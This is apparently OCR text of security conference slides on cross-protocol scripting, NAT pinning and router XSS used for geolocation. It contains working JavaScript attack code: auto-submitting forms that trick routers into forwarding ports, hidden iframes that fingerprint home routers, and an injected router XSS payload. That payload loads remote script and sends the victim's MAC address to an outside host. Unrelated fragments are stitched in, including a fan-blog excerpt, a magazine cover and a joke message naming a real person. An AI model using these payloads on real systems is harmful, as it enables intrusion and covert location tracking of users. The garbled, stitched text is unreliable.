
This is your network.



This is your network on drugs.



A NAT



Cross-Protocol Scripting (XPS)

- HTTP servers can run on any port
- A hidden form can auto-submit data to any port via JS form.submit()
- HTTP is a newline-based protocol
- So are other protocols… .hmmmm

Cross-Protocol Scripting: Examples in the real world

- Let's write an IRC client in HTTP!
- This uses the CLIENT's computer to connect, thus using their IP address!

<Guo_Si> Hey, you know what sucks?
<TheXPhial> vaccuums
<Guo_Si> Hey, you know what sucks in a metaphorical sense?
<TheXPhial> black holes
<Guo_Si> Hey, you know what just isn't cool?
<TheXPhial> lava?

IRC Example

donttasemebro:~ samy$ **telnet irc.efnet.org 6667**
Trying 205.210.145.3...
Connected to irc.efnet.org.
Escape character is '^]'.
NOTICE AUTH :*** Processing connection to irc.igs.ca
NOTICE AUTH :*** Looking up your hostname...
NOTICE AUTH :*** Checking Ident
NOTICE AUTH :*** Found your hostname
USER samy samy samy samy
NICK samy
NOTICE AUTH :*** No Ident response
PING :066C2988
PONG :066C2988
:irc.igs.ca 001 samy :Welcome to the EFNet Internet Relay Chat Network samy
JOIN #hackers
:samy!~samy@cpe-76-123-123-123.socal.res.rr.com JOIN :#hackers
:irc.igs.ca MODE #hackers +nt
PRIVMSG #hackers :where can i download winnuke for vista?

HTTP POST w/IRC content

```
POST / HTTP/1.1
Host: irc.efnet.org:6667
Connection: keep-alive
Referer: http://samy.pl/natpin/irc.php
Content-Length: 197
Cache-Control: max-age=0
Origin: http://samy.pl
Content-Type: multipart/form-data; boundary=
  ----WebKitFormBoundaryvlEqoEUtuAbU0Sfu

------WebKitFormBoundaryvlEqoEUtuAbU0Sfu
Content-Disposition: form-data; name="C"

USER samy samy samy samy
NICK samy
JOIN #hackers
PRIVMSG #hackers :i like turtles

------WebKitFormBoundaryvlEqoEUtuAbU0Sfu--
```

```
// create a FORM
gibson = document.createElement("form");

// set FORM attributes
gibson.setAttribute("name", "B");
gibson.setAttribute("target", "A");
gibson.setAttribute("method", "post");
// IRC server to talk to
gibson.setAttribute("action", "http://irc.efnet.org:6667");
// use multipart/form-data to keep newlines in tact
gibson.setAttribute("enctype", "multipart/form-data");

// create a textarea for our "form data"
crashoverride = document.createElement("textarea");
crashoverride.setAttribute("name", "C");

// set our form data
postdata = "USER A B C D \nNICK turtle\nJOIN #hack\n
            PRIVMSG #hackers :  i like turtles  \n";
crashoverride.setAttribute("value", postdata);
crashoverride.innerText = postdata;
crashoverride.innerHTML = postdata;
gibson.appendChild(crashoverride);
document.body.appendChild(gibson);
gibson.submit(); // SUBMIT "FORM"!
```

NAT Pinning: XPS times OVER 9,000

- Sweet! So what is NAT Pinning?
- NAT Pinning confuses not only the browser, but also the **ROUTER** on the application layer
- E.g., when communicating with port 6667, browser thinks HTTP, router thinks IRC
- We can exploit this fact and use router conveniences to attack client

NAT Pinning: IRC DCC

- linux/net/netfilter/nf_conntrack_irc.c
- DCC chats/file sends occur on a separate port than chat
- Client sends:


PRIVMSG samy :DCC CHAT samy IP port

- Router sees IP (determined from HTTP_REMOTE_ADDR) and port, then FORWARDS port to client!

```
// create a FORM
gibson = document.createElement("form");

// set FORM attributes
gibson.setAttribute("name", "B");
gibson.setAttribute("target", "A");
gibson.setAttribute("method", "post");
// IRC server to talk to
gibson.setAttribute("action", "http://samy.pl:6667");
// use multipart/form-data to keep newlines in tact
gibson.setAttribute("enctype", "multipart/form-data");

// create a textarea for our "form data"
crashoverride = document.createElement("textarea");
crashoverride.setAttribute("name", "C");

// set our form data
x = String.fromCharCode(1);
post = 'PRIVMSG samy :'+x+'DCC CHAT samy '+ip+' '+port+x+"\n";
crashoverride.setAttribute("value", post);
crashoverride.innerText = post;
crashoverride.innerHTML = post;
gibson.appendChild(crashoverride);
document.body.appendChild(gibson);
gibson.submit(); // SUBMIT "FORM"!
```

NAT Pinning: blocked ports

- If browser doesn't allow outbound connections on specific ports?



- TCP / UDP ports = 16 bits = 65536
- So overflow the port! **65536 + 6667**

NAT Pinning: blocked ports

- 6667 + 65536 = 72203
- 6667 = 0000110100001011
- 72203 = 10000110100001011

- Some browsers check:

if port == 6667 … but

72203 != 6667

- Correct check: **port % 2^16**

* Webkit integer overflow discovered by Goatse Security

Team Jacob 66

BY ANNAGIRL16

annagirl16
12 Followers
15 Hubs
Joined 12 months ago

Do you claim Team Jacob as your own? Did Jacob steal your heart? There was something about Jacob and his innocence from the very beginning. I don't know, maybe you could describe it even as a willingness to please Bella from the start. Wouldn't that be wonderful to have someone in your life that was so enamored with you, they wanted to make you happy, even if they didn't really even know you.

Of course, Edward and Jacob both would do anything to protect the one they love. This is definitely a plus for both of these hotties. However, one of the strengths that comes with Jacob is he makes me feel he would let me be the person I needed to be, not the person he needed me to be. Where on the other

NAT Pinning: prevention

- Strict firewall – don't allow unknown outbound connections
- Client side – run up to date browser
- Client side – use NoScript if using Firefox
- Client side – run local firewall or tool like LittleSnitch to know if an application is accessing unknown ports

Penetration 2.0

Send Anna a Message

Information

Relationship Status:
In a Relationship with
Robert "RSnake" Hansen

Wall | Info

New Message

To: Anna Faris

Subject: hey baby

Message: Baby I know I'm out and I haven't been satisfying you so I think we should take our relationship to the next level and have more of an open relationship.

My friend Samy (yeah, the good looking one) is coming over tonight and is going to help satisfy you and your many needs. I'm pretty sure he'll do a good job despite his many, many character flaws. Check his twitter http://namb.la/twitter

Attach:

Send | Cancel

TRIPLE X


BEAUTY AND THE GEEK WINNER NUDE
PLAYBOY
ENTERTAINMENT
www.playboy.com • SEPTEMBER 2008
PHWOAR!
WILD NAKED ENGLISH GIRLS
AND THE VOLUPTUOUS KEELEY HAZELL
ANNA FARIS
IS THE HOUSE BUNNY
A SEXY 20Q
EXCLUSIVE EXCERPT
HAIR METAL, HOLLYWOOD AND HEROIN
THE RISE OF GUNS N' ROSES
INTERVIEW
UFC TOUGH GUY
DANA WHITE

TRIPLE X

SS

Geolocation via XXXSS

Geolocation via XXXSS

- Anna visits malicious site

Geolocation via XXXSS

- Anna visits malicious site
- XXXSS scans her local network for the type of router she uses

Geolocation via XXXSS

- Anna visits malicious site
- XXXSS scans her local network for the type of router she uses

```
<iframe style="visibility:hidden" onload="alert('detected Belkin')"
src="http://192.168.2.1/setup.cgi?next_file=wls_chan.html"></iframe>

<iframe style="visibility:hidden" onload="alert('detected FIOS')"
src="http://192.168.1.1/index.cgi"></iframe>

<iframe style="visibility:hidden" onload="alert('detected D-Link')"
src="http://192.168.0.1/Advanced/Virtual_Server.shtml"></iframe>
```

Geolocation via XXXSS

- Anna visits malicious site
- XXXSS scans her local network for the type of router she uses
- XSS router to load remote malicious JS

```
<img onerror="lookupUser()"
src="http://192.168.1.1/index.cgi?
active_page=9098&req_mode=0&mimic_button_field=goto%3a
+9098..&button_value=9098&ssid=samy%20was%20here

<script src=http://samy.pl/mapxss/fiospwn.js></script>">
```

Geolocation via XXXSS

- Remote JS uses AJAX to acquire MAC


```
// fiospwn.js
var xmlhttp =  new XMLHttpRequest();
xmlhttp.open('GET', '/index.cgi?active%5fpage=9124&req
%5fmode=0&mimic%5fbutton%5ffield=goto%3a+9124%2e%2e&button
%5fvalue=9124', true);
xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4 && xmlhttp.status == 200)
    {
        var mac = xmlhttp.responseText.substr(
            xmlhttp.responseText.indexOf('00:21:63'), 17);
        mac = mac.replace(/:/g, '-');
        document.location =
          'http://samy.pl/mapxss/fiosmap.php?mac=' + mac;
    }
}
xmlhttp.send();
```

Why MAC Address?

- Just Bing it!


Why MAC Address?

- Just Bing it!
- Type www.bing.com in your URL bar



Why MAC Address?

- Just Bing it!
- Type www.bing.com in your URL bar
- Type in "**Google**" in the search box



Why MAC Address?

- Just Bing it!
- Type www.bing.com in your URL bar
- Type in "**Google**" in the search box
- Hit enter!

Why MAC Address?


Geolocation via XXXSS

- Upon MAC acquisition, ask the Google
- See FF source for Location Services


```
POST /loc/json HTTP/1.0
Host: www.google.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:
1.9.2b4) Gecko/20091124 Firefox/3.6b4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: none
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Length: 127
Content-Type: text/plain; charset=UTF-8
Pragma: no-cache
Cache-Control: no-cache

{"version":"1.1.0","request_address":true,"wifi_towers":
[{"mac_address":"$mac","ssid":"g","signal_strength":-72}]}
```

Geolocation via XXXSS

